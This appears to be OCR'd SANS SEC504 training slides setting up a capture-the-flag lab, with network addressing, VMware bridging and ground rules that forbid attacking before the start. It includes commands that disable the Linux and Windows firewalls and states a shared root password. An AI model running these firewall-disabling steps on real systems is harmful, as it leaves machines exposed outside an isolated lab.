
SEC504 | HACKER TOOLS, TECHNIQUES, EXPLOITS, AND INCIDENT HANDLING

504.6
Hacker Tools Workshop

SANS

THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org



SEC504.6 | Hacker Tools, Techniques, Exploits and Incident Handling

SANS

Hacker Tools Workshop

Welcome to Computer and Network Hacker Exploits and Capture the Flag Event. Today, we are going to apply what we have learned in this class by getting hands-on experience with the tools and exploits. These exercises underscore the importance of the defensive techniques we've discussed.

THIS CLASS ASSUMES THAT YOU HAVE ATTENDED SECURITY 504, DAYS 1, 2, 3, 4, and 5. YOU SHOULD BRING THE BOOKS FROM ALL OF THOSE CLASSES FOR REFERENCE FOR THIS CLASS.

We would be delighted if you would join our mailing list for 504 news and updates:

http://eepurl.com/ZhFfn





TABLE OF CONTENTS

SANS | SEC504 | Hacker Tools, Techniques, Exploits & Incident Handling 2

This table of contents can be used for future reference.

THE MOST IMPORTANT SECTION IN TODAY'S BOOK IS THE ONE SPELLING OUT THE GROUND RULES. MAKE SURE YOU FOLLOW THE GROUND RULES!

Ignoring the ground rules could subject you to ejection from the class and the conference! That would be very, very unfortunate, so do yourself a favor: FOLLOW THESE SIMPLE AND REASONABLE GROUND RULES!



Getting Networked (1)

- Please get yourself networked
- Your Windows IP address is 10.10.76.X
  - X comes from the room monitors
  - Show them your MAC address, and they'll give you X
- Netmask=255.255.0.0
- DNS=10.10.10.45
- No Default Gateway
- Your Linux IP address will be 10.10.75.X
- If you need additional addresses, please use 10.10.77.X, and so on
  - X always stays the same for a given student
  - Network all of your operating systems (Windows and Linux at least)


Please get yourself networked.

--> You should be able to ping 10.10.10.45.

If you can ping it from all of your OSes, you are ready to go.

For help getting networked, please see me.

YOU DO NOT HAVE PERMISSION TO ATTACK YET!!! NO SCANS, NO ZONE TRANSFERS, NO PROBES... NOTHING!! ONLY ICMP ECHO REQUEST MESSAGES WITH NO PAYLOAD TO 10.10.10.45.




Getting Networked (2)

- DON'T PLACE YOURSELF ON 10.10.10.X
  - You are asking to be attacked if you do
  - If you want to be attacked, let us know, and we will give you an address on 10.10.10.X specifically for you
- If you want to be a target, let the instructor know
  - The instructor will assign you an address on 10.10.10, and will announce that to the other people in the class

SANS | SEC504 | Hacker Tools, Techniques, Exploits & Incident Handling 4

Our network is flat. No routers are in use here. Your focus should be on comprising the end systems to gather their flags, not on reverse engineering a network architecture.

Whatever you do, please do not place yourself on 10.10.10.X. That's the line of fire, and you well might get hacked on that network. All of our targets will be on 10.10.10.X. If you really do want to be attacked, let us know, and we will give you an address on 10.10.10.X specifically for you. We will announce to the other participants that this is a student who has volunteered to enter the target network, so you know this new target isn't one that is officially part of the game.



Setting Up Windows

- Access your network setup
  - Access your network interfaces by running ncpa.cpl


```
C:\> ncpa.cpl
```

  - Choose your Local Area Connection
  - Select TCP/IPv4 and click "Properties"
    - Set this to your given IP address: 10.10.76.X
    - Subnet mask should be 255.255.0.0
    - Preferred DNS Server is 10.10.10.45
    - No default gateway (leave it blank)

You should know how to configure your Windows network. Just in case you don't, here are some hints.

Setting Up Linux

- Let's set our IP address



```
sec504@slingshot:~$ sudo su -
[sudo] password for sec504:
root@slingshot:~#
root@slingshot:~# ifconfig eth0 10.10.75.99/16
root@slingshot:~#
```

Now, we are going to configure the Linux VM so it can communicate with the host for our labs.

First, we will need to become root:


```
$ sudo su -
```

When asked for a password, remember, root's password is **sec504**.

Next, we set the IP address for the 504 VM:

```
# ifconfig eth0 10.10.75.X/16
```

This will set your address, but will not keep it across a reboot of the virtual machine. Still, for temporary use, it's a great workaround for the VMware bug.



VMware Bridged Networking

- In VMware, use bridged networking
  - Host-only doesn't make sense
  - NAT will get in your way
- Press CTRL-D, and select "Network Adapter"

Virtual Machine Settings

Hardware | Options

Device	Summary
Memory	512 MB
Processors	1
Hard Disk (SCSI)	8 GB
CD/DVD (IDE)	Auto detect
Network Adapter	Bridged (Automatic)
USB Controller	Present

Device status

☑ Connected

☑ Connect at power on

Network connection

● Bridged: Connected directly to the physical network

☑ Replicate physical network connection state


Configure Adapters

○ NAT: Used to share the host's IP address

○ Host-only: A private network shared with the host

○ LAN segment:

Configure your guest machine to use bridged networking. In VMware (Workstation or Player), go to VM→Settings. Click "Network Adapter," and select "Bridged" networking. Select "Replicate physical network connection state." Then, make sure that you have a check next to "Connected" and "Connect at power on."



Now, Disable Firewalls and Attempt to Ping

- Disable your Linux firewall by running:

```
# iptables -F
```

- Disable your Windows firewall by running:

```
C:\> netsh firewall set opmode disable
Or
C:\> netsh advfirewall set allprofiles state off
(For Windows 8+ systems)
```

  From your Windows machine, attempt to ping 10.10.10.45

```
C:\> ping 10.10.10.45
```

- From Linux, attempt the same thing:

```
$ ping 10.10.10.45
```

- If you are networked, you are ready to go
  - Please wait for the instructor to officially begin the Capture the Flag exercise

SANS | SEC504 | Hacker Tools, Techniques, Exploits & Incident Handling 8


Once you have configured your host and guest IP addresses, as well as VMware for bridged networking, please disable the firewalls on both operating systems so you can communicate freely across the network, using the commands on the slides. Then, attempt to ping 10.10.10.45 from both Windows and Linux.

If it is working, you have successfully networked your system for the Capture the Flag event. Please do not attack the target machines yet. Instead, wait for the instructor to officially begin the Capture the Flag exercise.

If your networking doesn't work, it might be due to a bug in VMware; this is described on the next slide.

Problem with Bridged Networking … and How to Fix

- Sometimes, VMware in bridged networking cannot map the VMneto to your physical interface automatically
- By default, VMware bridges to an automatically chosen adapter
- The easiest way to force it to use the adapter you want across all versions of VMware is to disable the other adapters
  - Wireless and VirtualBox adapters sometimes interfere – you can disable them
- Alternatively, you could bridge to a specific, chosen adapter:



Virtual Machine Settings

Device	Summary
Memory	512 MB
Processors	1
Hard Disk (SCSI)	8 GB
CD/DVD (IDE)	Auto detect
Network Adapter	Bridged (Automatic)
USB Controller	Present

Device status

☑ Connected

☑ Connect at power on

Network connection


● Bridged: Connected directly to the physical network

☑ Replicate physical network connection state

○ NAT: Used to share the host's IP address

○ Host-only: A private network shared with the host

○ LAN segment:



Automatic Bridging Settings

